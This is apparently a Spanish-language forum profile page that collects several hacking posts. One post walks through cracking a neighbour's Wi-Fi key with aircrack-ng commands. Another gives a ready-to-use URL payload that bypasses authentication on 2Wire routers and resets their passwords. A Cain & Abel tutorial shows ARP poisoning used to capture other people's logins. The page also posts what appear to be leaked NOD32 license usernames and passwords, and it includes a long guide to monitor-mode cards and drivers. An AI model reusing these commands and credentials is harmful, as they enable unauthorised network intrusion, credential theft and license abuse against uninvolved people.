hack12
Usuario (México)
Hackeando la red del vecino Bueno aqui estoy de nuevo con este material que decidi hacer, toda informacion incluida en este post es responsabilidad de quien lo intenta practica, no me hago responsable si te cachan los vecinos, aunque no creo que te cachen jeje pero estas bajo advertencia!! es bajo tu responsabilidad!! Comenzamos. Bueno, el material importante para esta practica se las diré a continuacion: 1.- Wifi slax 3.1 o cualquier version ó Backtrack (herramientas especializadas para seguridad informatica) 2.- Una tarjeta compatible con aircrack-ng (te dejo la lista de compatibilidades http://www.aircrack-ng.org/doku.php?id=compatibility_drivers 3.- Empezar con ganas y paciencia antes que nada voy a explicar para que sirve partes del codigo que vamos a insertar despues: iwconfig-->Sirve para ver nuestros dispositivos inalambricos y alambricos, particularmente sale con el nombre wlan0 clear-->Sirve para limpiar la pantalla -w-->Nombre con que se va a guardar todos los paquetes recibidos para despues se haciados -c -->Canal de la red -h -->Direccion MAC de la red a hackear -b -->Direccion MAC de la red a hackear -a -->Direccion MAC de la tarjeta inalambrica -e -->Nombre de la red abrimos una Shell Primero vamos a poner nuestra antena en modo monitor para eso escribimos iwconfig mi antena es la wlan0, ahora procedemos a ponerla en modo monitor escribiendo lo siguiente iwconfig wlan0 mode monitor clear <!--Opcional, para limpiar pantalla--> airodump-ng wlan0 <!--Con esto vemos las redes disponibles para hackear--> control + C <!--Detenemos el proceso despues de capturar las redes que existen--> <!--Abrimos otra ventana--> airodump-ng -c 1 -w keys -b 00:23:51:9F:71:41 wlan0 <!--Con esto estamos capturando paquetes--> <!--Inyectar paquetes--> en este punto vamos a inyectar paquetes a la red con la que estamos trabajando... se inyectan paquetes para que aumenten los paquetes recibidos y asi será mas rapida la obtencion de la clave, para eso tecleamos lo siguiente: aireplay-ng –e hackme –b 00:23:51:9F:71:41 -h 00:23:51:9F:71:41 -a mac de la tarjeta -1 0 wlan0 <!--Association Suceffy (asociación exitosa) y procederemos entonces a poner la siguiente instrucción: --> aireplay-ng –e hackme –b 00:23:51:9F:71:41 -a mac de la tarjeta -3 wlan0 <!--Con esto empieza a inyectar los paquetes--> <!--Hackiando la red--> escribimos en una shell lo siguiente: aircrack-ng keys-01.cap KEY FOUND [11:11:11:11:11:11:11:11:11:11:11:11] y con esto conseguimos hackear la red del vecino!!! esto esta hecho con fines educativos, yo me dedico a la investigacion y practicas de in-seguridad informatica

- Características de las tarjetas inalámbricas más utilizadas en la auditoria wireless. Basándome en la experiencia y los informes presentados por muchos de los amigos del foro wireless les presento esta tabla que recoge algunas de las características que deben ser tomadas en cuenta a la hora de la elección de las mismas para la auditoria wireless. No pondré bajo ningún concepto ningún precio ni ninguna dirección donde poder adquirirlas ya que éstos datos cambian constantemente y será estudio particular de cada persona en función de sus necesidades y de su economía. Leyenda utilizadas para la confección de la tabla de tarjetas inalámbricas. 1.- Modelo: Nombre habitual de la tarjeta. 2.- Chipset: Nombre del chipset de la tarjeta. Nota: Intentaremos matizar la revisión de la tarjeta o el chipset para evitar problemas a la hora de adquirirlas y probarlas. Las revisiones son versiones posteriores que los fabricantes lanzan al mercado con el mismo nombre de la tarjeta, pero la mayoría de las veces cambian el chipset, por lo tanto si compramos una tarjeta porque hemos creíamos que tenia un chipset de atheros, pudiera ser que el vendedor de la tienda (sin darse cuenta) nos suministre una tarjeta con una revisión diferente y posiblemente lleve otro chipset distinto (son así los fabricantes), de esta forma, las características que exigíamos a nuestra tarjeta para la practica de la auditoria wireless muy posiblemente no sean las esperadas y deseadas. Esto paso con las C54i/C54ri que pasaron de Atheros a Ralink, manteniendo el nombre de la tarjeta. 3.- Win: Auditoria para modo monitor en Windows. Valor = airo, indica que la tarjeta entra en modo monitor en Windows con el airodump y el winairodump. Valor = com, indica que la tarjeta entra en modo monitor en Windows con la versión de evaluación del Commview para wifi. 4.- Linux: Auditoria para modo monitor en Linux. Valor = si, indica que la tarjeta entra en modo monitor en Linux. 5.- Inyección: Tanto soporte en linux como en Windows. Valor = Lx, indica que la tarjeta entra en modo monitor y además permite la inyección de trafico para aumentar la captura de datos en linux. Esta función es muy importante en la auditoria wireless. Puede ser que para cierto estándar no inyecta trafico, por lo tanto intentaremos citar para que estándar es efectiva y posible la inyección. Sea 802.11b, sea 802.11g, o sea para ambos 802.11b/g. El añadido +CV, indica que la tarjeta entra en modo monitor y además permite la inyección de trafico para aumentar la captura de datos en Windows con el CommView 5.2 para wifi. Si la tarjeta es b/g podrá inyectar en ambos modos. Si solo es modo b solo podrá inyectar en modo 802.11b lógicamente. Si este segundo valor es +?? quiere decir que no tenemos datos para saber si inyecta en Windows con el Commview 5.2. 6.- Antena(ant.): Posibilidad de incorporar una antena externa. Valor = si, indica que la tarjeta permite que se le pueda añadir una antena externa para aumentar la cobertura. También citaremos el conector utilazo para ello, pero no se hará ninguna referencia a modificaciones particulares de las mismas tanto sean remedios caseros como semiprofesionales. Solo la definiremos tal como viene de fabrica. Si necesitáis fabricar de forma casera un pigtail para añadir una antena mas potente (las cuales suelen venir con conectores externos del tipo N) podéis visitar la sección Bricolaje donde enconareis un manual de la fabricación de un pigtail de forma casera y una guía sobre conectores y cables. 7.- Cobertura: Es difícil analizar de forma exacta y profesional los niveles de señal exactos de cada tarjeta, ya que no disponemos de herramientas adecuadas para realizar un estudio de potencia de forma profesional. Sin embargo daremos la matización efectuada por las observaciones de las personas que publicaron sus análisis. Usaremos expresiones tales como: muy sorda, sorda, normal, buena y muy buena. No es muy profesional pero es lo mejor que tenemos, lo cual no es poco y ya me hubiera gustado disponer de esta información en mis inicios en la auditoria wireless. 8.- Observaciones: Cualquier matización o información que sea interesante de mencionar para cada tarjeta en particular y que no queda registrado en ninguno de los otros campos. Nota: Las indicaciones en ?? están por determinar. O no son datos fiables para la columna, sección y tarjeta en cuestión. Tabla de tarjetas inalámbricas Con la live WIFISLAX (encontrarás todos los últimos drivers incluidos los de inyección ya de serie para rt73, rt61 y ipw2200, más los módulos de inyección para las broadcom.) Con la live WIFIWAY (encontrarás los últimos drivers incluidos los de inyección ya de serie para las ipw3945, así como módulos externos para la inyección con las zydas) - Instalación de drivers en Windows XP para trabajo en modo muy particular (Modo monitor o modo escucha). Se ha comentado en numerosas ocasiones como se podía definir "modo monitor ", pues particularmente diría que es una forma de trabajo mas de las tarjetas wireless. Esta forma de trabajar de las tarjetas wireless es muy atípico y idealmente es poner la tarjeta de forma que pueda detectar todo el trafico que circula por su alrededor. Para que lo entendamos es como "pegar la oreja a la pared para ver que hacen nuestros vecinos ". De esta forma podemos capturar toda el trafico. ¡ Empecemos ! accederemos al "Administrador de dispositivos" Seleccionamos la tarjeta que deseamos poner en modo monitor, en este caso la G520 y mediante el menú contextual (clic botón derecho del ratón). Pinchamos en "Propiedades". Pinchamos en la pestaña "Controlador" Pinchamos en "Actualizar controlador". Y dirás porque no lo hemos directamente aquí: Pues muy sencillo, para que véas la información que el sistema no muestra para determinar de esta forma que driver estamos usando, creerme llega un momento con tanta instalación que ya no sabemos ni que tarjeta tenemos ni que driver estamos usado, si os acostumbráis a hacerlo de esta forma siempre obtendrás la información completa del driver utilizado en ese momento. Por lo tanto: Actualizamos de esa forma y la pantalla que aparece será esta: Siempre viene activada la opción de instalar automáticamente, pues bien si en la instalación de driver para modo normal no era tan importante en este caso si lo será, ya que no queremos una instalación automática ni un driver mas nuevo, no queremos especificar uno exactamente, y además resulta que casi siempre los driver para modo monitor son mucho mas antiguos que los driver normales, y por dicha razón nunca pero nunca usaremos el proceso automático. Por lo tanto seleccionamos "instalación avanzada". Pinchamos en "Siguiente". Lo mismo, Windows por defecto te dije de buscar el controlador (driver) mas adecuado, pues no se señor, cambiamos la elección. Hay esta la clave del asunto, seleccionamos "No buscar". Y al pulsar en siguiente Ahora debemos de indicar la ruta donde tenemos el driver mediante el botón "Examinar". Pero que driver vamos a usar, pues como esta instalación es para usar el airodump, pues nos vamos a la sección de drivers para Windows y descargamos el que creamos que puede valer, o los descargas todos y pruebas con todos. Una vez descargado ya sabremos donde esta, y le indicamos la ruta: Seleccionamos el archivo *.inf y pulsamos en "Abrir". Se comprueba la ruta elegida y pinchamos en "Aceptar". Pudiera ser que para algunos driver en la lista parecen varios, pero esta instalación típica de atheros siempre sale el mismo, pues bien mantenemos seleccionada la casilla "Mostrar el hardware compatible" y en este caso no es preciso indicar "Utilizar disco" porque ya lo hemos hecho antes, esto lo hace Windows para ahorrar pantallas. Pulsamos en "Siguiente". En este momento comienza la instalación del driver, y siempre seguro sale el mismo mensaje: NO hace falta ni leerlo y pulsamos "Continuar", si por el contrario detenemos la instalación, siempre podemos volver a hacerlo. En este momento se copian los drivers en su sitio adecuado, pero a nosotros que mas nos da. Como que Windows detecta que este driver no es el adecuado, te lo vuelve a decir, y mira que es pesado. Ni lo leemos tampoco, pinchamos en "SI". Si todo ha ido bien pues: Si hubo algún error, pues ya sabemos debemos de volver a probar, y si vuelve a ocurrir, pues probar a cambiar de driver o cambiar de ranura si es una tarjeta PCI. Pulsamos en "Finalizar" y : Vemos que la información del driver es diferente. Ahora cerramos todo y en este caso si les recomiendo reiniciar el equipo, una vez reiniciadado ya podemos probar la captura de trafico. Una vez hayamos analizado la red wireless y queramos volver a poner los driver para modo normal, pues nos dirigimos a esta misma pantalla. Y pinchamos sobre "Volver al controlador anterior". El sistema nos muestra un mensaje de aviso, pues pinchamos sobre "Si". Y ya volvemos a tener el driver para modo normal. Cerramos todo, reiniciamos el PC y listo. Y si queremos volver a poner el driver para modo monitor, bastaría un vez reiniciado el PC volver a decir que use el anterior. Vamos a probarlo: En esta caso no es posible y habrá que volver a especificar su ubicación, por lo tanto siempre podremos volver al driver para modo normal pero nunca al modo monitor a menos que le especifiquemos donde esta localizado. Solo añadir que estos drivers suelen ser muchas veces incompatibles con las aplicaciones que traen las tarjetas. Así que tenerlo en cuenta. Si tenéis algunas tarjetas y ninguna de ellas os entra en modo monitor, os aconsejo antes de comprar una nueva tarjeta que os introduzcáis en el mundo linux, que seguramente si entre en modo monitor, solo tenéis que preguntármelo. Os muestro dos capturas realizadas a la pantalla del "Administrados de dispositivos" para que veáis como quedaría la información en función del driver utilizado. Para modo monitor: Y para modo normal: De esta forma podéis ver la información que el Administrador de sistema no dice para un mismo adaptador wireless en función de si esta configurado para modo monitor o para modo normal. Pero esto no siempre es así, hay tarjetas que la información es la misma, pero dentro de propiedades del dispositivo y mas concretamente en proveedor podremos ver que tipo de driver esta instalado. Si hubo algún error en la instalación, el sistema automáticamente dejara en servicio activo el ultimo driver configurado antes de haber intentado actualiza los drivers para modo monitor. Fijaros que en la primera captura queda definida la tarjeta como "Atheros Wireless Network Adapter" y en la segunda como "D-Link AirPlus DWL-G520 Wireless PCI Adapter (rev.B). Nota informativa: los nuevos drivers de wildpackets para tarjetas con chipset atheros permiten trabajar en modo monitor y en modo normal, por lo tanto no es necesario reinstalar cada vez los drivers. Bueno, eso fue todo por ahorita, si encuentran mas tarjetas compatibles compartan!!! la informacion es para compartir Fuentes http://hwagm.elhacker.net/htm/tarjetas.htmv
Amigasos, por si quieren claves para el Nod32 Aqui les dejo unas clavesitas que me funcionaron para la version 3 de Nod 32 Subidas el 24/02/10 Username:EAV-27558435 Password:ebmfxk72xj Username:EAV-27558467 Password:msdfsxv264 Username:EAV-27558468 Password:22mnsrv7uh Username:EAV-27558470 Password:7mkjmk8uvc Username:EAV-27558474 Password:5n4se2j2d4 Username:EAV-27558554 Password:7b4s7fd36d Username:EAV-27558557 Password:kn4kt63e84 Username:EAV-27558560 Password:5hamnrcb2c Username:EAV-27558433 Password:8mmk5ruaxp Si por algun motivo no te funcionara uno intenta con otro!!
2WIRE GATEWAY AUTHENTICATION BYPASS Y PASSWORD RESET Antes de leer lo siguiente, no me hago responsable de las maldades que hagas a personas inocentes, esto solo fue por pura practica de vulnerabilidades!! quedan avisados!! Existe una vulnerabilidad de bypass de autenticacion en page=CD35_SETUP_01 que permite poner un nuevo password a pesar de ya tener un password puesto. Si se introduce un password de mas de 512 caracteres el password se elimina y la proxima vez que se acceda al modem se pedira que se introduzca un nuevo password. En seguida les pongo los modelos de router que si son vulnerables a esta debilidad jaja!! VULNERABLE ---------------- 2Wire 2071 Gateway 2Wire 1800HW 2Wire 1701HG Firmware 5.29.51 3.17.5 3.7.1 Ahora les mensiono los que estan salvados!! NO VULNERABLE ------------------- Firmware 5.29.135.5 o superior Bueno, ahora para los modems que son vulnerables pongan este link en la barra de direcciones o presionen el link de abajo http://gateway.2wire.net?xslt?page=CD35_SETUP_01 Password Reset - usa la misma pagina pero con un password de > 512 caracteres http://gateway.2wire.net/xslt?PAGE=CD35_SETUP_01_POST&password1=hkmhkmhkmhkmhkm hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkh kmhkmhkmhkmhkmhkmhkmhkm&password2=hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkhkmhkmhkmhkmhkmhkmhkmhkm Fuente: Comunidad Underground de Mexico : https://www.underground.org.mx agradecimientos a : sdc lightos pcp nitr0us 0xf alt3kx darko DeadSector Etal gwolf h4ckult1m4t3 hackerss hd k00l kaz Kbrown mendozaaaa nahual Napa nediam raza-mexicana roa octalh Setting sla.ckers thornmaker tr3w vandida vi0let xianur0 Yield h k m http://www.hakim.ws
Bueno taringueros les voy a enseñar un poco de lo que hace el programa cain & abel Indice -->Como poder ser MITM con Cain&Abel -->ARP Poisoning -->Certificados falsos -->ARP - DNS Como poder ser MITM con Cain&Abel Para poder utilizar Cain&Abel se necesita instalar el winpcap para poder capturar los paquetes que viajan por la red, Primero instalas Cain&Abel que lo puedes encontrar en la pagina oficial http://www.oxid.it descargas el Cain&Abel y lo instalas, cuando allas finalizado de instalar cain&Abel se te pedira que instales el Winpcap y le dices que si lo quieres instalar y una vez finalizado reinicias la maquina. Ahora vamos a ver como envenenar una red mediante ARP poisoning ARP Poisoning Primero ejecutamos Cain&Abel Ahora vamos a configurarlo para su correcto funcionamiento Vamos al menu configure y en la pestaña Sniffer seleccionamos la tarjeta de red que estamos ultilizando Ahora nos vamos a la pestaña ARP, aqui podemos poner otra ip para que no nos descubran seleccionando la opcion Use Spoofed IP and MAC Adresses y ahi ponemos la ip que queramos utilizar (Es necesario y obligatorio que este dentro del rango de IP's de la red y podemos darle clic en aceptar Ahora vamos a iniciar el sniffing haciendo clic en el icono en forma de una tarjeta pequeña que esta posicionada en la parte izquierda superior Ahora vamos a escanear todas las MAC Address que existen en la red, para eso vamos a dar clic en el icono con un signo de mas (+) y vamos a seleccionar todos los host y todos los test y aceptamos Ahora esperamos a que termine de escanear todo Esto fue lo que encontramos, son equipos conectados a la red incluyendo el router Ahora nos vamos a la pestaña ARP que esta en la parte de abajo. Y vamos a agregar las IP que vamos a sniffar… para eso estando en la pestaña ARP hacemos clic en el icono (+) y aparecerá la siguiente ventana: Aquí vamos a seleccionar la IP del router del lado izquierdo y las demás aparecerán automáticamente en el lado derecho, y seleccionamos todas las del lado derecho y oprimimos OK. . . Ahora vamos a comenzar el ARP Spoofing, para eso tenemos que activar el ARP que es un icono con el símbolo amarillo Ahora que esta activado empezara a envenenar la red y nos mostrará en la parte inferior Full-routing que significa que ya esta envenenado hasta el full jeje. Ahora la victima se va a conectar a alguna pagina donde tenga que ingresar su usuario y su password veremos que es lo que pasa… Listo hemos capturado un usuario con su respectiva contraseña Continuará... Proximo Post los siguientes dos temas faltantes pero antes quiero unos puntines -->Certificados falsos -->ARP - DNS Cain & abel parte 2 http://www.taringa.net/posts/ebooks-tutoriales/3303148/Cain-Eamp;-Abel-parte-2.html